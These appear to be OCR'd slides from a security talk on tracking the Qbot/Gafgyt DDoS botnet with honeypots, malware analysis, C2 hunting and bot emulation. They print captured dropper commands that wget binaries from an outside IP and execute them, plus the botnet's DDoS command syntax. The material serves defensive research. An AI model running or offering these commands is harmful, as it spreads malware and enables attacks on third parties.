How I Met Your C2: From honeypots to chats

RESEARCHING BOTNETS THROUGH THE USE OF HONEYPOTS AND OTHER OSINT SOURCES

Agenda

- Quick introduction to DDoS, botnets, and honeypots
- Strategies for setting up honeypots and collecting samples
- Case study
  - Malware Analysis
  - Malware / botnet c2 capabilities
  - Hunting for c2 servers
  - Methodology for monitoring c2 servers
  - Analysis of attacks and victims (and tools used)
  - Chats from the c2 side


What is a botnet?

- A network of bots or infected machines
- Capable of receiving commands via C2 and performing operations for a malicious actor
- Types
  - Server-client model
  - Peer-to-Peer model
- Common C2 protocols
  - IRC
  - Telnet


Visualization taken from Wikipedia

C2 methods

- Server-client
  - Server sends a command, multiple clients receive it
  - Server taken down = No more control, unless there is backup designed



- Peer-to-Peer
  - Commands are sent peer-to-peer
  - If one machine is taken down, no problem



What are honeypots?

- Software designed to emulate a vulnerable or weak system
- The person that deployed the honeypot is able to monitor the attacks conducted and acts done against the honeypot
  - Acts such as commands executed
- Uses
  - For fun!
  - Used as an early warning system for insider threats for example
  - Gathering intelligence - IP, attack type, and etc.
  - Collecting malware samples

Deploying honeypots and collecting data

- Depends on what you're wanting to monitor
- We're focusing on Linux and SSH/Telnet based spreading
- Standalone
  - Cowrie - SSH/Telnet honeypot
- Central control / monitoring
  - Modern Honey Network
    - Easy to install
    - Easy to deploy and monitor honeypot sensors
    - Supports multiple types of honeypots sensors

- List of honeypots: https://github.com/paralax/awesome-honeypots

MHN Server | Map | Deploy | Attacks | Rules | Sensors | Settings | LOGOUT

Attack Stats

Attacks in the last 24 hours: **13,117**


TOP 5 Attacker IPs:

1. **46.165.209.19 (3,701 attacks)**
2. **199.83.94.150 (917 attacks)**
3. **69.64.34.183 (735 attacks)**
4. **217.66.234.149 (529 attacks)**
5. **199.115.117.69 (277 attacks)**

TOP 5 Attacked ports:

1. **5060 (6,121 times)**
2. **3306 (1,492 times)**
3. **3128 (1,113 times)**
4. **1433 (545 times)**
5. **8080 (332 times)**

Where do I deploy my honeypots?




- **NOT AT YOUR HOUSE**
- Depends on what information you're trying to collect
- Virtual Private Server / Cloud
  - Server on the internet with an IP address and however much CPU/RAM you decide to pay for
- Public Facing server
  - Discover random bots and possibly a targeted attack
- Internal network
  - Discover activities conducted after the attacker has access to internal network or find insider threat

Some things to consider when deploying and configuring honeypots

- If using VPS
  - Use multiple VPS providers
    - (some providers are Vultr, DigitalOcean, Ramnode, ChicagoVPS, (https://lowendbox.com for more))
  - Use multiple geographical locations
  - Secure your server
- Change default configuration of the honeypot
  - Change password and banners
- You can run multiple honeypots on the same machine
  - Bots may not recognize it
  - Human threats will be able to detect this
- Honeypot detection: https://honeyscore.shodan.io

- So far we know about
  - DDoS
  - Botnet types and how they could communicate
  - Setting up honeypots
- Next
  - Collecting malware samples
  - Analyzing samples
  - Hunting C2 servers
  - Monitoring attacks and C2 servers




Case Study: Qbot DDoS botnet

- Rest of the techniques are explained by utilizing this case study
- Qbot has been called:
  - Gafgyt
  - Bashlite
  - Lizkebab
- Has been around since 2014 and source code leaked in 2015
- Spreads using telnet/SSH brute force
- Multiple variants exist but C2 method remains the same
- Now used by threat actors to setup DDoS botnets

Qbot usage (after infection)

- Attacker logs in via Admin port and executes commands
- Infected machines connect via C2 Port and receive commands
- There is a web, ftp, and tftp server which is used to spread the malicious executables (not shown here)



Qbot usage cont.

```
Escape character is '^]'.
Username:  admin
Password:  admin

        #----- Bot Count: 1 -----#

     #-------- Welcome, admin --------#
Type: HELP

#--- COMMANDS ---#

    - UDP - !* UDP Victim Port Time 32 0 10
    - TCP - !* TCP Victim Port Time 32 all 0 10
    - HTTP - !* HTTP Url Time
    - CNC - !* CNC IP PORT TIME
    - Kills Attack - KILL
    - Bot Count - BOTS
    - Clear Screen - CLEAR
    - LOGOUT - LOGOUT
    - TOS - TOS

Type: !* HTTP http://localhost/ 1
```

What the Admin sees

```
root@kali:/tmp/test/qbot# nc localhost 8000
!* SCANNER ON
PING
PING
!* HTTP http://localhost/ 1
```

What the bot sees

Collecting samples

- Depending on the honeypot software
  - Files will be automatically downloaded **OR**
  - Download and execute command shows up in the logs
    - You can download the samples by yourself
    - Look for wget, curl, ftp, tftp commands in the log file
- Some things to consider
  - Try to download the sample as quickly as possible after the attack
  - Try to download the sample the same way the attacker wanted you to
    - For example, use wget instead of a browser

Case Study: Collecting Samples

root@westside: ~/samples

```
root@westside:~/samples# cat 1sh 2sh 3sh
wget http://35.160.222.182/x/tty0 -O /var/run/tty0 ; chmod +x /var/run/tty0 ; chmod 700 /var/run/tty0 ; /var/r
wget http://35.160.222.182/x/tty1 -O /var/run/tty1 ; chmod +x /var/run/tty1 ; chmod 700 /var/run/tty1 ; /var/r
wget http://35.160.222.182/x/tty2 -O /var/run/tty2 ; chmod +x /var/run/tty2 ; chmod 700 /var/run/tty2 ; /var/r
wget http://35.160.222.182/x/tty3 -O /var/run/tty3 ; chmod +x /var/run/tty3 ; chmod 700 /var/run/tty3 ; /var/r
wget http://35.160.222.182/x/tty4 -O /var/run/tty4 ; chmod +x /var/run/tty4 ; chmod 700 /var/run/tty4 ; /var/r
wget http://35.160.222.182/x/tty5 -O /var/run/tty5 ; chmod +x /var/run/tty5 ; chmod 700 /var/run/tty5 ; /var/r



wget http://35.160.222.182/x/pty -O pty ; chmod +x pty ; chmod 700 pty ; ./pty &
wget http://35.160.222.182/x/udevd -O udevd ; chmod +x udevd ; chmod 700 udevd ; ./udevd &
wget http://35.160.222.182/x/vyattad -O vyattad ; chmod +x vyattad ; chmod 700 vyattad ; ./vyattad &
wget http://35.160.222.182/x/pty -O /var/run/pty ; chmod +x /var/run/pty ; chmod 700 /var/run/pty ; /var/run/p
rm -rf /var/run/1sh
rm -rf /tmp/loop*
wget http://35.160.222.182/x/tty0 -O /tmp/tty0 ; chmod +x /tmp/tty0 ; chmod 700 /tmp/tty0 ; /tmp/tty0 ; cp /bi
```

Analyzing Samples

- Start by finding out file type
  - Allows you to know which type of system the sample will run on
- Search for file hash or upload to VirusTotal
  - Has the sample been seen before?
  - If it has been seen before, what type of malware is it?

Case Study: File type

- Use the file command to find file type
- The sample seen were compiled for all types of processors and statically linked

```
research@research-VirtualBox:~/malware/samples/donkyballs$ file *
apache2:     ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, not stripped
bash:        ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, not stripped
cron:        ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, not stripped
desktop.ini: Windows desktop.ini, ASCII text, with CRLF line terminators
ftp:         ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, not stripped
ntpd:        ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, not stripped
openssh:     ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, not stripped
pftp:        ELF 32-bit MSB executable, Motorola m68k, 68020, version 1 (SYSV), statically linked, not stripped
sh:          ELF 32-bit MSB executable, SPARC, version 1 (SYSV), statically linked, not stripped
sshd:        ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, not stripped
tftp:        ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, not stripped
Untitled:    ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, not stripped
wget:        ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, not stripped
research@research-VirtualBox:~/malware/samples/donkyballs$
```

Malware Analysis

- Goals
  - What does the sample do?
    - Capabilities
  - What does it interact with?
    - Network – How it communicates with C2 and spreads
    - File system – How it may stay on the system or if it modifies anything
- Types
  - Static – Without running the sample
  - Dynamic – Running the sample and observing the behavior

Static analysis tools

- File command
- Strings command
- Disassembler
  - IDA
  - Hopper
  - Binary Ninja
- Decompiler
  - Hexrays
  - Hopper
  - Retargetable Decompiler – Recently opensourced! https://retdec.com


Dynamic analysis tools


- Strace / Ltrace
- Debugger
  - Hopper
  - Gdb
  - IDA
- Wireshark
  - Examine communication with C2 and other machines

Case Study: Malware analysis

- Qbot contained default credentials for brute forcing
- At execution, it connects to C2 server on a port

  using a simple socket connection, kinda like netcat
- After connection, it's able to receive commands from the C2
  - **Typically, C2 is configured to send SCANNER ON command**
    - Important later on
- Qbot has been analyzed by security community already
- Leaked source code exists too





Case Study: Spreading

- Once SCANNER ON command is received the Qbot infected machine starts brute forcing other IP's
- Qbot looks for login field and attempts to login
  - If login successful
    - Report IP and successful credentials back to C2 server
    - Run original infection command, which downloads (from an HTTP, FTP, or TFTP server) and executes qbot on the new machine

Case Study: Capabilities

- PING - to ping victim
- SCANNER (ON/OFF) - Used to start/stop scanning for IP's and brute forcing IP's
- GETLOCALIP - gets IP of the infected machine
- KILLATTK - to stop attack
- TCP / UDP / HTTP – For TCP/UDP/HTTP DDoS attacks
- FUCKOFF - Disconnects bot from the C2 server

- Commands and capabilities differ since threat actors can modify source code

Hunting for C2 servers


- Honeypots
  - Multiple honeypots can be distributed and samples can be analyzed/parsed to find C2 servers
- Internet Scanning
  - Scan for common C2 ports and find expected response string/banner
  - Scan it yourself using home connection or VPS/VPN
    - Nmap and masscan can be used
    - Your service providers may get pissed!
  - Scan search engines
    - Shodan + http://malware-hunter.shodan.io
    - Censys


Case Study: Hunting for C2 servers

- From our analysis we know that C2 sends "SCANNER ON" command when bot connects

```
185.165.31.91     192.168.1.114     Rlogin     91 Data: !* SCANNER ON\n!* FATCOCK\n
192.168.1.114     185.165.31.91     Rlogin     71 Data: PONG\n
```

- To hunt for C2 servers, we can look for any open ports that reply with "SCANNER ON" when we connect





Monitoring honeypot vs C2

- Honeypot
  - Looking at brute force or exploitation attacks
  - **Example**: Malware trying to spread
- C2
  - Actions the attacker makes the infected PC take
  - You find out the attackers intentions
  - **Example**: C2 telling infected PC to conduct HTTP queries

Monitoring C2 actions using Malware Sample

- Run the sample in a VM, monitor the traffic
  - Only allow traffic to C2
  - Use Scapy or tcpdump to filter C2 data
  - If sample is destructive, replace malicious parts with nops
- Instrumentation
  - Frida - https://www.frida.re/
    - Allows you to inject JavaScript into processes and monitor and modify function call values and return values
- LD_Preload trick
  - Intercepting library calls
  - Doesn't work if binary is statically compiled

Frida example

```
send: Loaded handler at "C:\Users\john\Desktop\am\__handlers__\WS2_32.dll\send.js"
Started tracing 1 function. Press Ctrl+C to stop.
           /* TID 0x4e8 */
 28235 ms  send(0x560)
 28235 ms  - offset -   0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0x00000000  77 70 70 61 6c 69 76 65 52 4f 43 4b                 wppaliveROCK
 28235 ms  send2(0xc)
 28235 ms  send3(0x0)
 28266 ms  send(0x520)
 28266 ms  - offset -   0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0x00000000  77 70 70 61 6c 69 76 65 52 4f 43 4b                 wppaliveROCK
 28266 ms  send2(0xc)
 28266 ms  send3(0x0)
 28282 ms  send(0x560)
 28282 ms  - offset -   0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0x00000000  77 70 70 63 6d 64 00 00 90                          wppcmd...
 28282 ms  send2(0x9)
 28282 ms  send3(0x0)

 28375 ms
 28375 ms

 28375 ms
 28375 ms
           /* TID 0x4e8 */
 28485 ms  send(0x560)
 28485 ms  - offset -   0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0x00000000  77 70 70 61 6c 69 76 65 52 4f 43 4b                 wppaliveROCK
 28485 ms  send2(0xc)
 28485 ms  send3(0x0)
```

Monitoring C2 actions without malware sample

- Requires knowing the C2 communication protocol
- Connecting using a client for C2 protocol
  - IRC client for IRC based C2
  - Netcat for Telnet/TCP socket based C2
- Bot emulation
  - Pretend to be the bot!
  - Connect to C2
  - Receive and process command
  - Respond if appropriate
  - Log

Case Study: Monitoring C2

```
s.send("BUILD XYZ\n")
while 1:
    incoming = s.recv(1024)
    if incoming:
        writeout.write(str(datetime.now()) + ':' + incoming)
        if incoming == "PING\n":
            s.send("PONG\n")
        if incoming == "!* PING\n":
            s.send("PONG!\n")
        if incoming == "!* SCANNER\n":
            s.send("SCANNER ON | OFF\n")
        if incoming == "!* SCANNER ON\n":
            s.send("PROBING\n")
        if incoming == "!* SCANNER OFF\n":
            s.send("REMOVING PROBE\n")
        if incoming == "!* GETLOCALIP\n":
            s.send("MY IP: " +  socket.gethostbyname(socket.gethostname()) + "\n")
        if incoming == "!* FUCKOFF\n":
            break
```

Analyzing the data collected from C2 monitoring


- Depends on the data type and how much data was collected
- Simplest way to analyze might be using Excel
- Log collection and analysis systems
